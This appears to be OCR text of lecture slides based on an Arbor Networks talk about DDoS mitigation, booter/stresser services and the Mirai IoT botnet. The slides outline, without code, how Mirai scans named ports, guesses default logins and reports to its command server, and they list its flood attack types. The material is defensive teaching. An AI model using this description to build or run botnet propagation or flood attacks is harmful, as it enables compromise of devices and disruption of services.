



Figure 74 DDoS Mitigation Techniques vs. Most Effective DDoS Mitigation Techniques

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]




ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Moderne DDoS Angriffe stoppen … Alleine geht das nicht


Layered, Automated, DDoS Attack Protection



ARBOR NETWORKS


[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Traffic Diversion Options



[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

BGP Diversion



- May need to divert a minimum of a /24 Subnet
- Arbor requires 3 days to register routes with Internet registry
- Traffic returned via GRE or Direct Connection

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

The attackers come in many shapes…

- Malware arms dealers are either individuals or organizations which **research and develop attack tools** which take advantage of security vulnerabilities. As part of their Q&A, they often do live field testing.


- The **DDoS mercenaries** offer DDoS services (Booters/Stressers) for hire to the attackers

- The attackers mostly use Booter/Stresser services to launch their attacks, there are though some exceptions.

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

And they are innovative and persistent…



ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Example #1: "IoT"

The most popular IoT bot of 2016-17:

The Mirai IoT bot

Created to take advantage of insecure IoT devices, source code released August 2016

1. Scans for devices on TCP ports 23,2323,23231,37777 and 7547 (+5555) (TR-069/TR-064 SOAP interface) using random IP's.
2. If a device responds, an attempt will be done to logon using a set of common username/password combinations
3. If successful, the IP address of the vulnerable device is sent to the C&C server
4. The C&C server will log onto the device, download the appropriate malware and compromise the device. The device will now start scanning, go to #1

Vulnerable devices come primarily from 3 manufactures in China, one of them released a patch in 2014 but only for the English version of their SW.

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Mirai IoT attack capabilities

Attack types:

- UDP flooding
- Valve source engine flooding
- TCP ACK flooding
- TCP “Stomp” attack (ACK flooding on an established TCP connection, designed to bypass DDoS mitigation devices)
- TCP SYN flooding
- GRE Packet flooding
- HTTP request flooding (GET, POST, HEAD)
- DNS pseudo random label-prepending (“DNS Water Torture”)


The initial version was unable to launch spoofed attacks, this changed in December 2016

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

Worldwide Mirai infections in December 2016

Mirai is designed to infect and control IoT devices and contains the code necessary to manage and build large-scale botnets



- Arbor honeypot devices look for exploit activity on Telnet / SSH ports
- 1M login attempts from 11/29 to 12/12 from 92K unique IP addresses
- More than 1 attempt per minute in some regions


34

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

The Situation Today…

- Unprotected IoT devices on the Internet (est. 5%) will get infected within 1 minute.
- IoT devices located behind NAT devices or Firewalls (est. 95%) are not accessible from the Internet and are therefore (mostly) secure.
- But in January 2017, this all changed…



http://marketingland.com/wp-content/ml-loads/2014/09/iceberg-ss-1920.jpg

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

WINDOWS-BASED MIRAI IoT INFECTION:

CROSSING THE MULTI-PLATFORM GAP

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

The Windows Mirai seeder: Crossing the gap from Windows to IoT

